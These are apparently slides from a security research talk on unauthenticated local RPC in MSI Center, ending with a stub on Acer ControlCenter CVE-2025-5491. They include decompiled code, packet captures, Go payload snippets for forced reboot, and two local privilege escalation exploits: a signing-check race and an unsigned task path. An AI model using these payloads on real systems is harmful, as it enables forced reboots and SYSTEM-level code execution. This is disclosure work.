CMD_Uninstall = { 5, 3, 1, 8, 255, 255, 255, 254 }
```

```
...
```

```
// Token: 0x04000024 RID: 36
```

```
internal static byte[] CMD_Reboot = new byte[] { 5, 3, 1, 8, byte.MaxValue, 0, 0, 1 };
```

```
// Token: 0x04000025 RID: 37
```

```
internal static byte[] CMD_Release = new byte[] { 5, 3, 1, 8, byte.MaxValue, byte.MaxValue, byte.MaxValue, byte.MaxValue };
```

```
// Token: 0x04000026 RID: 38
```

```
internal static byte[] CMD_Uninstall = new byte[] { 5, 3, 1, 8, byte.MaxValue, byte.MaxValue, byte.MaxValue, 254 };
```

```
// Token: 0x04000027 RID: 39
```

```
internal static byte[] CMD_ToolRelease = new byte[] { 5, 3, 1, 8, byte.MaxValue, byte.MaxValue, byte.MaxValue, 253 };
```

Matching Protocol Commands

```
if (C_API.CompareBytes(Data, CMD_Reboot)) {}
```

```
bool flag40 = C_API.CompareBytes(RequestData.Data, C_Features.CMD_Reboot) == 0;
if (flag40)
{
    C_Log.Print("Run reboot for UI.");
    for (int i = 0; i < DataCenter.DynamicLoading.List_IPlugin_SDK.Count; i++)
    {
        bool flag41 = DataCenter.DynamicLoading.List_IPlugin_SDK[i]._IPlugin != null;
        if (flag41)
        {
            DataCenter.DynamicLoading.List_IPlugin_SDK[i]._IPlugin.Release();
        }
    }
}
```

MSI Center

```
bool flag40 = C_API.CompareBytes(RequestData.Data, C_Features.CMD_Reboot) == 0;
if (flag40)
{
    C_Log.Print("Run reboot for UI.");
    for (int i = 0; i < DataCenter.DynamicLoading.List_IPlugin_SDK.Count; i++)
    {
        bool flag41 = DataCenter.DynamicLoading.List_IPlugin_SDK[i]._IPlugin != null
        if (flag41)
        {
            DataCenter.DynamicLoading.List_IPlugin_SDK[i]._IPlugin.Release();
        }
    }
    new Process
    {
        StartInfo =
        {
            FileName = "shutdown.exe",
            Arguments = "-r -f -t 2",
            UseShellExecute = false,
            CreateNoWindow = true
        }
    }.Start();
}
```

One sock.send() to reboot

```
// CMD_Reboot = 5, 3, 1, 8, 255, 0, 0, 1

var payload = []byte{
    0x05, 0x03, 0x01, 0x08, 0xff, 0x00, 0x00, 0x01
}

conn, _ := net.Dial("tcp", remote)
_, err = conn.Write(payload)

// send, and nothing happens :(
```



Wireshark · Follow TCP Stream (tcp.stream eq 33) · Adapter for loopback traffic capture (port 32683)

00000000	0f 27 00 00	05 03 01 08	01 00 00 01	.	'		
00000000	7b 22 4d 42 53 75 70 70	6f 72 74 22 3a 32 2c 22	{ "MBSupp ort":2,"				
00000010	4e 42 43 68 69 70 22 3a	22 22 2c 22 4e 42 43 68	NBChip": "", "NBCh				
00000020	69 70 4c 65 6e 74 68 22	3a 30 2c 22 53 75 70 65	ipLenth" :0, "Supe				
00000030	72 49 4f 22 3a 22 22 2c	22 53 75 70 65 72 49 4f	rIO": "", "SuperIO				
00000040	4c 65 6e 74 68 22 3a 30	2c 22 43 50 55 75 73 61	Lenth":0 , "CPUusa				
00000050	67 65 22 3a 5b 30 2e 30	2c 30 2e 30 2c 30 2e 30	ge": [0.0 ,0.0,0.0				
00000060	2c 30 2e 30 2c 30 2e 30	2c 30 2e 30 2c 30 2e 30	,0.0,0.0 ,0.0,0.0				
00000070	2c 30 2e 30 2c 30 2e 30	2c 30 2e 30 2c 30 2e 30	,0.0,0.0 ,0.0,0.0				

0x0f, 0x27, 0x00, 0x00, 0x05,
0x03, 0x01, 0x08, 0xff, 0x00,
0x00, 0x01

One sock.send() to reboot

```
// CMD_Reboot = 5, 3, 1, 8, 255, 0, 0, 1

var payload = []byte{
    0x0f, 0x27, 0x00, 0x00,
    0x05, 0x03, 0x01, 0x08, 0xff, 0x00, 0x00, 0x01
}


conn, _ := net.Dial("tcp", remote)
_, err = conn.Write(payload)
```





Restarting

With one `sock.send()`

- Another way to reboot your computer.
- Can interact with a `privileged process`.



MSI Center: Software Architecture



Component Loader

- Scan program directory for .dll's matching `API_*.dll`.
- Try and load a target DLL and get a handle on a component specific entry point.
- Init and register the DLL as a component.

Component -> Command Map

- Components have a **unique ID**
- Components implement **unique commands**
- TCP data frame starts with a **component ID**, followed by a **command**.

Wireshark · Follow TCP Stream (tcp.stream eq 33) · Adapter for loopback traffic capture (port 32683)

00000000	0f 27 00 00	05 03 01 08	01 00 00 01	
00000000	7b 22 4d 42 53 75 70 70	6f 72 74 22 3a 32 2c 22	{ "MBSupp ort":2,"	
00000010	4e 42 43 68 69 70 22 3a	22 22 2c 22 4e 42 43 68	NBChip": "", "NBCh	
00000020	69 70 4c 65 6e 74 68 22	3a 30 2c 22 53 75 70 65	ipLenth" :0,"Supe	
00000030	72 49 4f 22 3a 22 22 2c	22 53 75 70 65 72 49 4f	rIO": "", "SuperIO	

Transfer_Command(data)

```
int num5 = DataCenter.DynamicLoading.List_IPlugin_SDK.FindIndex((Struct_IPlugin_SDK x) => x.ID == RequestData.DestID);
bool flag81 = num5 > -1;
if (flag81)
{
    bool flag82 = DataCenter.DynamicLoading.List_IPlugin_SDK[num5]._IPlugin != null;
    if (flag82)
    {
        return DataCenter.DynamicLoading.List_IPlugin_SDK[num5]._IPlugin.Transfer_Command(RequestData.Data);
    }
}
```



LPE 1 in MSI Center

CMD_AutoUpdateSDK

- In the "main" module: `MSI.CentralServer`
(id: 0x0f, 0x27, 0x00, 0x00)
- Accepted two comma separated arguments
 - A `target` program
 - Arguments for it
- :)

CMD_AutoUpdateSDK - Flow

The `$target` is copied to:
C:\Windows\Temp\MSI Center SDK.exe


```
CS_CommonAPI.EX_Task::ExecuteTask(  
    string RunExePath,  
    string RunArguments, ...,  
    bool IsSupervisor = true, ...  
)
```

Code Signing Check

Call Native DLL for `WinVerifyTrust()`

```
int32_t s;  
__builtin_memset(&s, 0, 0x14);  
int32_t eax_5 = WinVerifyTrust(nullptr, &pgActionID, &pWVTData);  
  
if (eax_5 == 0x800b0100)  
    GetLastError();  
  
int32_t var_40_1 = 2;  
WinVerifyTrust(nullptr, &pgActionID, &pWVTData);
```





CMD_AutoUpdateSDK Revisited

1

Copy Target


CMD_AutoUpdateSDK Revisited

1


Copy Target

```
C:\Users\public\prog.exe -> C:\Windows\Temp\MSI Center SDK.exe
```

CMD_AutoUpdateSDK Revisited



CMD_AutoUpdateSDK Revisited



`WinVerifyTrust()` -> `C:\Windows\Temp\MSI Center SDK.exe`

CMD_AutoUpdateSDK Revisited



CMD_AutoUpdateSDK Revisited



C:\Windows\Temp\MSI Center SDK.exe as SYSTEM

CMD_AutoUpdateSDK Revisited



CMD_AutoUpdateSDK Revisited



CMD_AutoUpdateSDK Revisited



CMD_AutoUpdateSDK Revisited

1

Copy Target

>

C:\Users\public\pwn.exe

C:\...\MSI Center\MSI.ToastServer.exe

CMD_AutoUpdateSDK Revisited

1

Copy Target

>

C:\Users\public\pwn.exe
C:\...\MSI Center\MSI.ToastServer.exe

4

Run Task

>

C:\Windows\Temp\MSI Center SDK.exe

Exploit Plan

- Race to `Execute()`
- Thread 1 loops legit `MSI.ToastServer.exe`
- Thread 2 loops malicious `pwn.exe`
- Scheduled task runs `MSI Center SDK.exe` not knowing which one is malicious.

Local Privilege Escalation 1 - DEMO

MSI Center v2.0.48.0



```
PS C:\Users\user.PLAK\Desktop> |
```


Version 2.0.48.0

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LPE 2 in MSI Center

CMD_Common_RunAMDVbFlashSetup

Lived in `API_Support.dll`

Uses `ExecuteTask()`, but its own implementation.

`API_Support.EX_Task::ExecuteTask` and not
`CS_CommonAPI.EX_Task::ExecuteTask`

API_Support.Ex_Task::ExecuteTask had no signature validation.

```
// Token: 0x06000121 RID: 289 RVA: 0x00003AD4 File Offset: 0x00001CD4
```

```
public static int ExecuteTask(string RunExePath, string RunArguments, string TaskName, string UserName = "")
{
    int num = 0;
    global::TaskScheduler.ITaskService taskService = null;
    try
    {
        C_Log.Print(string.Format("Execute : {0} , {1} ({2})", RunExePath, RunArguments, SetupType));
        taskService = (global::TaskScheduler.TaskScheduler)Activator.CreateInstance(Marshal.GetTypeFromCLSID(
        taskService.Connect(Type.Missing, Type.Missing, Type.Missing, Type.Missing);
        bool connected = taskService.Connected;
        if (connected)
        {
            global::TaskScheduler.ITaskFolder taskFolder = null;
            global::TaskScheduler.IRegisteredTaskCollection registeredTaskCollection = null;
            global::TaskScheduler.ITaskDefinition taskDefinition = null;
            global::TaskScheduler.ITriggerCollection triggerCollection = null;
            global::TaskScheduler.ITrigger trigger = null;
            global::TaskScheduler.IActionCollection actionCollection = null;
            global::TaskScheduler.IAction action = null;
```

LPE 2 Exploit

```
func lpe2(path string) {  
    // API_Support ID: []byte{0xca, 0x00, 0x00, 0x00}  
    // invoking CMD_Common_RunAMDVbFlashSetup  
  
    data := cmdForId(API_Support, []byte{  
        5, 3, 1, 8, 1, 0, 3, 3  
    })  
  
    data = append(data, []byte(path)...)  
  
    sendPayload(data)  
}
```

MSI Center Summary

- Another way to reboot your computer or execute code in a privileged context.
- Comes pre-installed with some laptops.
- More misuse of an "Unauthenticated" RPC mechanism.

Acer Control Centre

CVE-2025-5491





Acer ControlCenter



My System

Parallels ARM Virtual Machine

SN:Parallels-

SNID:



Checkup

Drive: Not checked

Last check: None



Tuneup

C:\

Free : 135 GB



Update



AOM agent



Control Panel


